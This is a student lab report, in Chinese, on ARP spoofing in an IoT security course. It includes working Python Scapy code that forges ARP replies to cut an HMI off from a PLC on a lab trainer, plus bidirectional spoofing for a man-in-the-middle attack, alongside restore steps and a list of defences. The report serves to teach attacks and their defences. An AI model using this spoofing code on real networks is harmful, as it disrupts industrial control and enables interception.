

物联网安全课程实验报告

实验四



实验名称： ARP 欺骗攻击实验

姓名： 邢清画

小组： 邢清画，田晋宇，肖文翰

学号： 2211999

专业： 物联网工程

提交日期： 2024. 11. 18

一、实验目的

理解 ARP 协议及 ARP 攻击基本原理，学习 Python 下的网络编程库 Scapy 的基本使用，并在实验环境中实现 ARP 攻击，理解保障系统安全的复杂性。

二、实验要求及要点

回答问题：

- 1) 为什么攻击后需要复原现场？
- 2) 本实验的攻击效果与实验二中指令攻击的攻击效果有何异同？为什么？
- 3) 本实验中的 ARP 欺骗攻击对实验三中受到加密保护的系统是否有效？为什么？
- 4) 简要探讨 ARP 攻击防范措施

要点：

- 用到的相关工具及编程库简介
- 实验原理
- 实验目标与步骤（搭配实验过程照片、截图）
- 遇到的问题及解决办法
- 收获与感悟
- 指令攻击源代码

三、实验内容

1. 使用 Python Scapy 对工控试验箱 PLC 进行 ARP 攻击实验，达到拒绝服务攻击效果。

（1）发送 ARP 请求包确认并记录 PLC 和 HMI 的 MAC 地址与 IP 地址，以备后面恢复（攻击后需要将 IP 与 MAC 地址改成与正确缓存一致）。利用 ARP 欺骗攻击，使得 HMI 无法控制 PLC，达到拒绝服务攻击效果。并比较实验二中拒绝服务攻击效果的差异

注：192.168.1.4 是 HMI 上位机地址，192.168.1.3 是 PLC。

2. 使用 Python Scapy 对实验三设计的智能家居系统尝试进行 ARP 攻击，达到拒绝服务攻击效果。

3. 基于双向 ARP 欺骗实现中间人攻击，分析上位机与 PLC 通信流量，并对上位机开展数据欺骗攻击，达到 HMI 显示与实际硬件显示不一致的效果。


四、实验过程

4.1 ARP 数据包

地址解析协议（Address Resolution Protocol），其基本功能为透过目标设备的 IP 地址，查询目标设备的 MAC 地址，以保证通信的顺利进行。它是 IPv4 中

网络层必不可少的协议，不过在 IPv6 中已不再适用，并被邻居发现协议（NDP）所替代。

ARP 报文格式：



- (1) 字段 1 是 ARP 请求的目的以太网地址，全 1 时表示广播地址。
- (2) 字段 2 是发送 ARP 请求的以太网地址。
- (3) 字段 3 以太网帧类型表示的是后面的数据类型，ARP 请求和 ARP 应答这个值为 0x0806。
- (4) 字段 4 表示硬件地址的类型，硬件地址不只以太网一种，是以太网类型时此值为 1。
- (5) 字段 5 表示要映射的协议地址的类型，要对 IP 地址进行映射，此值为 0x0800。
- (6) 字段 6 和 7 表示硬件地址长度和协议地址长度，MAC 地址占 6 字节，IP 地址占 4 字节。
- (7) 字段 8 是操作类型字段，值为 1，表示进行 ARP 请求；值为 2，表示进行 ARP 应答；值为 3，表示进行 RARP 请求；值为 4，表示进行 RARP 应答。
- (8) 字段 9 是发送端 ARP 请求或应答的硬件地址，这里是以太网地址，和字段 2 相同。
- (9) 字段 10 是发送 ARP 请求或应答的 IP 地址。
- (10) 字段 11 和 12 是目的端的硬件地址和协议地址

4.2 Scapy 库

Scapy 是一个强大的 Python 库，用于构建、发送、嗅探和剖析网络数据包。它支持多种网络协议，能够轻松构建包含不同协议层的数据包，也提供多种发送方式，如用于第三层的 send 函数和链路层的 sendp 函数。可以嗅探网络数据包并通过回调函数处理，还能方便地对数据包进行解析和操作。在网络安全测试、协议分析、故障排除等场景有广泛应用，像进行 ARP 欺骗、端口扫描等操作，也能帮助理解协议细节和定位网络问题。

使用命令：pip install scapy，输入 scapy 即可查看是否安装成功：

```
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().

      aSPY//YASa
      apyyyyCY////////YCa      |
      sY////////YSpcs   scpCY//Pp      | Welcome to Scapy
ayp ayyyyyyySCP//Pp      syY//C      | Version 2.5.0
AYAsAYYYYYYYY//Ps      cy//S      |
      pCCCCY//p      cSSps y//Y      | https://github.com/secdev/scapy
      SPPPP//a      pP//AC//Y      |
      A//A      cyP///C      | Have fun!
      p///Ac      sC//a      |
      P///YCpc      A//A      | Craft packets before they craft
      sccccp///pSP///p      p//Y      | you.
sY/////////y   caa      S//P      |
      cayCyayP//Ya      pY/Ya      |
      sY/PsY///YCc      aC//Yp      |
      sc   sccaCY//PCypaapyCP//YSs
      spCPY////////YPSps
      ccaacs

using IPython 7.31.1
```

输入 HMI 的 ip，显示 HMI 的 MAC 地址：

```
>>> hmi = sr1(ARP(pdst = "192.168.1.4"))
Begin emission:
WARNING: Unable to guess L2 MAC address from an ARP packet with a non-IPv4 pdst. Provide it manually !
WARNING: Mac address to reach destination not found. Using broadcast.
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> hmi.show()
###[ ARP ]###
hwtype   = Ethernet (10Mb)
ptype    = IPv4
hwlen    = 6
plen     = 4
op       = is-at
hwsrsrc  = e0:dc:a0:30:3e:3e
psrc     = 192.168.1.4
```

输入 PLC 的 ip，显示 PLC 的 MAC 地址，同时看到自己的 ip 地址。将刚才获得的三个地址填入代码中的对应位置。实现 ARP 欺骗。

```
25 # 执行ARP欺骗攻击
26 send_arp_attack("192.168.1.4", "e0:dc:a0:30:3e:5e", "192.168.1.3", "00:0e:c6:29:84:34")
27 # 将最后一个参数填入自己的mac地址，可以欺骗HMI发送信息到错误的地址
28 #00:0e:c6:29:84:34
29 n = input()
30
31 # 执行ARP恢复操作
32 send_arp_restore("192.168.1.4", "e0:dc:a0:30:3e:5e", "192.168.1.3", "e0:dc:a0:36:bf:06")
33 # 将最后一个地址改回正确的PLC的mac地址，调用此函数时需要将send_arp_attack注释，否则无法正确修改恢复
```

4.3 代码实现

实现了基本的 ARP 欺骗攻击和恢复，模拟了中间人攻击的过程。通过修改 ARP 表，使目标设备将流量发送到错误的设备，从而实现对数据流的拦截和操控。实验中通过控制攻击和恢复的时机，学习了如何通过 ARP 欺骗来控制网络中的流量。

1. 发送 ARP 欺骗包

该函数用于发送一个 ARP 欺骗包。它欺骗目标设备 (target_ip) 的 ARP 缓存，使目标设备将数据发送到伪造的 MAC 地址 (spoofed_mac) 而不是实际设备

的 MAC 地址。

```
# 发送ARP欺骗包
def send_arp_attack(target_ip, target_mac, spoofed_ip, spoofed_mac):
    arp_attack = Ether(dst=target_mac, src = spoofed_mac) / ARP(op=2, psrc=spoofed_ip, hwsrc=spoofed_mac, pdst=target_ip)
    sendp(arp_attack, iface = "以太网 5", verbose=False)
    print("ARP欺骗攻击已执行")
```

- `Ether(dst=target_mac, src=spoofed_mac)`: 以太网帧头, 指定目标 MAC 地址和伪造的源 MAC 地址。
- `ARP(op=2, psrc=spoofed_ip, hwsrc=spoofed_mac, pdst=target_ip)`: ARP 包, `op=2` 表示 ARP 应答; `psrc=spoofed_ip` 和 `pdst=target_ip` 分别表示伪造的源 IP 地址和目标 IP 地址; `hwsrc=spoofed_mac` 是伪造的源 MAC 地址。
- `sendp(arp_attack, iface="以太网 5", verbose=False)`: 发送该 ARP 包, `iface` 参数指定了发送接口。`verbose=False` 禁用详细输出。

这个函数的作用是让目标设备错误地相信某个 IP 地址对应的是伪造的 MAC 地址, 从而导致流量错误地传输。

2. 发送 ARP 恢复包

用于发送一个 ARP 恢复包, 将目标设备的 ARP 表恢复为正确的 IP 到 MAC 地址映射, 停止 ARP 欺骗。

```
# 发送ARP恢复包
def send_arp_restore(target_ip, target_mac, spoofed_ip, spoofed_mac):
    arp_restore = Ether(dst=target_mac) / ARP(op=2, psrc=spoofed_ip, hwsrc=spoofed_mac, pdst=target_ip)
    sendp(arp_restore, iface = "以太网 5", verbose=False)
    print("ARP恢复操作已执行")
```

- `op=2` 表示 ARP 应答; `psrc=spoofed_ip` 和 `pdst=target_ip` 保持与 `send_arp_attack` 中相同, `hwsrc=spoofed_mac` 表示伪造的 MAC 地址。
- 该包的作用是通过恢复目标设备的正确 ARP 缓存, 避免网络中断, 恢复正常的的数据流。

3. 获取 PLC 和 HMI 的 ARP 信息

```
plc = sr1(ARP(pdst="192.168.1.3"))
print("PLC:")
plc.show()

hmi = sr1(ARP(pdst="192.168.1.4"))
print("HMI:")
hmi.show()
```

- `sr1` 函数用于发送一个 ARP 请求, 并接收 ARP 响应。这里是向 192.168.1.3 (PLC) 和 192.168.1.4 (HMI) 发送 ARP 请求, 获取它们的 MAC 地址。
- `plc.show()` 和 `hmi.show()` 显示获取到的 ARP 包内容, 包括目标设备的 MAC 地址等信息。

4. 执行 ARP 欺骗

```
# 执行ARP欺骗攻击
send_arp_attack("192.168.1.4", "e0:dc:a0:30:3e:5e", "192.168.1.3", "00:0e:c6:29:84:34")
# 将最后一个参数填入自己的mac地址, 可以欺骗HMI发送信息到错误的地址
#00:0e:c6:29:84:34
n = input()
```

将 192.168.1.4 (HMI) 的 ARP 缓存修改为将 192.168.1.3 (PLC) 的流量发送到伪造的 MAC 地址 00:0e:c6:29:84:34 (假设这是攻击者的 MAC 地址)。

5. 执行 ARP 恢复

```
# 执行ARP恢复操作
send_arp_restore("192.168.1.4", "e0:dc:a0:30:3e:5e", "192.168.1.3", "e0:dc:a0:36:bf:06")
# 将最后一个地址改回正确的PLC的mac地址, 调用此函数时需要将send_arp_attack注释, 否则无法正确修改恢复
```

将 HMI (192.168.1.4) 的 ARP 表恢复为原始的正确 MAC 地址 e0:dc:a0:36:bf:06 (PLC 的 MAC 地址)。需要注意的是, 恢复操作前需要取消注释 ARP 攻击部分, 否则无法恢复正常流量。

4.4 实验结果

攻击效果: 开始时执行放水操作, 这时进行 ARP 攻击, 虽然储水罐仍在工作, 但是通过 HMI 无法实现控制, 最终低水位报警。



4.5 扩展练习

(1) 使用 Python Scapy 对实验三设计的智能家居系统尝试进行 ARP 攻击, 达到拒绝服务攻击效果。

与刚才的实验原理相同, 在获取虚拟机的 mqtt 服务器的 mac 地址之后, 发送伪造的 ARP 响应包, 篡改客户端与 MQTT 服务器之间的 IP-MAC 映射, 使客户端无法与 MQTT 服务器正常通信, 从而达到拒绝服务的效果, 使得客户端无法对服务端的设备进行操作。


- **获取 MQTT 服务器的 MAC 地址:** 通过 ARP 请求, 获取 MQTT 服务器的 MAC 地址。可以使用 Scapy 的 sr1 函数发送 ARP 请求并接收响应。
- **伪造 ARP 响应包:** 向客户端发送伪造的 ARP 响应包, 将 MQTT 服务器的

IP 地址与攻击者的 MAC 地址关联。

- **发送伪造的 ARP 响应包：**客户端接收到伪造的 ARP 响应包后，会更新其 ARP 缓存，将 MQTT 服务器的 IP 地址映射到攻击者的 MAC 地址。这样，客户端会将数据包发送给攻击者，而不是 MQTT 服务器，导致服务中断。
- **拒绝服务效果：**由于客户端的 ARP 缓存中保存了错误的 IP-MAC 映射，它会将请求发送到攻击者，而非真实的 MQTT 服务器，导致无法正常与 MQTT 服务器通信。

(2) 基于双向 ARP 欺骗实现中间人攻击，分析上位机与 PLC 通信流量，并对上位机开展数据欺骗攻击，达到 HMI 显示与实际硬件显示不一致的效果。

对 HMI 和 PLC 分别发送欺骗数据包，将 mac 对应关系都改为自己本机的 mac，即可实现中间人攻击，PLC 和 HMI 发送的信息包都会发送到攻击者的电脑上，从而获取数据包信息，以及可以构造新的数据包再发送到对应的地址。



拦截并分析数据包，同时修改或伪造数据包，从而实现数据欺骗，导致 HMI 显示与实际硬件显示不一致。

```
#将最后一个参数填入自己的 mac 地址，可以欺骗 HMI 发送信息到错误的地址
send_arp_attack("192.168.1.4", target_mac, "192.168.1.3", "e0:dc:a0:36:bf:06")
#将最后一个参数填入自己的 mac 地址，可以欺骗 PLC 发送信息到错误的地址
send_arp_attack("192.168.1.3", target_mac, "192.168.1.4", "e0:dc:a0:36:bf:06")
```

五、回答问题

(1) 为什么攻击后需要复原现场？

答：

如果在进行实验之后不进行复原，触摸屏将失去对实验箱的正常控制能力。会对后续进行实验的同学造成困难，无法控制实验箱。

(2) 本实验的攻击效果与实验二中指令攻击的攻击效果有何异同？为什么？

答：

- 实验二：实现的是实验箱无法控制程序，是攻击了实验箱的程序本身，而本次实验。
- 本实验：攻击效果是实现触摸屏无法控制实验箱，是针对于传输方面的数据包，让其无法传送到指定位置，并没有破坏软件功能或硬件功能。

(3) 本实验中的 ARP 欺骗攻击对实验三中受到加密保护的系统是否有效？为什么？

答：

有效。因为其并没有攻击传输数据的内容，目标并非加密信息，而是直接修改 mac 地址和 IP 地址的映射关系。消息本身完整无损，但无法到达指定目标。

(4) 简要探讨 ARP 攻击防范措施

答：

1. 静态 ARP 绑定：可以在网络设备（如主机、路由器等）上手动配置静态 ARP 表项。通过将 IP 地址与 MAC 地址进行固定绑定，设备在进行通信时就不会被欺骗性的 ARP 数据包所误导。例如，在主机上可以使用命令 “arp -s [IP 地址] [MAC 地址]”（在 Windows 系统中）来添加静态 ARP 表项。这样，即使有恶意的 ARP 数据包发送过来，设备也会优先使用静态绑定的信息进行通信。

2. ARP 防火墙：许多网络安全软件都包含 ARP 防火墙功能。ARP 防火墙能够检测和拦截异常的 ARP 数据包。它可以监控网络中的 ARP 活动，当发现有 ARP 欺骗行为，如频繁发送不符合正常通信模式的 ARP 请求或响应包时，就会阻止这些数据包的传播。例如，一些企业级防火墙可以设置规则，对不符合网络拓扑和正常通信频率的 ARP 流量进行告警或者直接阻断。

3. 网络入侵检测系统 (NIDS)：部署 NIDS 来监控网络流量，尤其是检测与 ARP 攻击相关的异常活动。NIDS 可以通过分析流量模式和检测异常行为来提供实时警报。

4. 网络分段与 VLAN 隔离：将网络划分为不同的网段和 VLAN（虚拟局域网）可以限制 ARP 攻击的传播范围。在不同 VLAN 之间，ARP 数据包的转发会受到限制。例如，在一个企业网络中，将办公区、服务器区和生产区划分到不同的 VLAN 中。当一个 VLAN 内发生 ARP 攻击时，其他 VLAN 的设备受到的影响会大大降低，从而有效隔离攻击，避免攻击在整个网络中蔓延。

5. 定期检查和更新设备固件及软件：网络设备制造商通常会在发现安全漏洞后发布固件更新来修复问题。定期更新设备的固件和软件可以确保设备具备最新的安全防护机制来抵御包括 ARP 攻击在内的各种网络威胁。例如，路由器厂商会修复一些可能被攻击者利用来进行 ARP 欺骗的漏洞，用户及时更新路由器固件就能避免因这些漏洞而遭受攻击。同时，对网络安全软件进行更新也能使其更好地检测和防范新出现的 ARP 攻击变种。

6. 加密通信：使用加密协议，如 SSL/TLS，以保护通信的机密性。即使 ARP 攻击成功截获了流量，加密也可以防止攻击者轻松解读敏感信息。

六、收获感悟

实验初期，在确认并记录 PLC 和 HMI 的 MAC 地址与 IP 地址环节，深入理解了 ARP 协议在网络通信中的基础作用。它作为地址解析协议，负责将 IP 地址转换为 MAC 地址，是网络设备间正常通信的关键桥梁。然而，这一环节也暴露出网络中设备地址映射关系的脆弱性，一旦被恶意利用，后果不堪设想。

当实施 ARP 欺骗攻击，使 HMI 无法控制 PLC 以达成拒绝服务攻击效果时，我真切感受到了网络攻击的强大破坏力。仅仅通过发送虚假的 ARP 数据包，就能轻易扰乱正常的工控网络秩序，导致生产流程中断。这让我意识到在工控环境中，任何微小的安全漏洞都可能引发连锁反应，影响整个生产系统的稳定运行，甚至可能造成巨大的经济损失。

对比不同拒绝服务攻击效果的差异，我进一步认识到不同攻击方式在实现机制、影响范围和隐蔽性等方面的特点。这有助于我在实际网络安全防护中，更精准地识别和应对各类潜在的攻击威胁，制定出更具针对性和有效性的防御策略。

而在实验的最后阶段——复原现场，我深刻体会到了攻击后恢复操作的重要性。在实际的工控网络环境中，及时恢复网络正常状态不仅是保障生产连续性的必要条件，也是降低攻击影响、减少损失的关键举措。这要求网络安全人员不仅要具备攻击检测和防范能力，还要熟练掌握攻击后的恢复技术，以确保系统能够迅速从攻击中恢复并正常运行。

通过本次实验，我也认识到网络安全是一个动态的、不断演进的领域。随着技术的发展，网络攻击手段日益复杂多样，工控网络面临的安全挑战也愈发严峻。我们不能仅仅满足于掌握现有的安全技术和知识，还需要持续关注网络安全领域的最新动态，不断学习和探索新的防御方法和技术，才能更好地保护工控网络及其他各类网络系统的安全与稳定。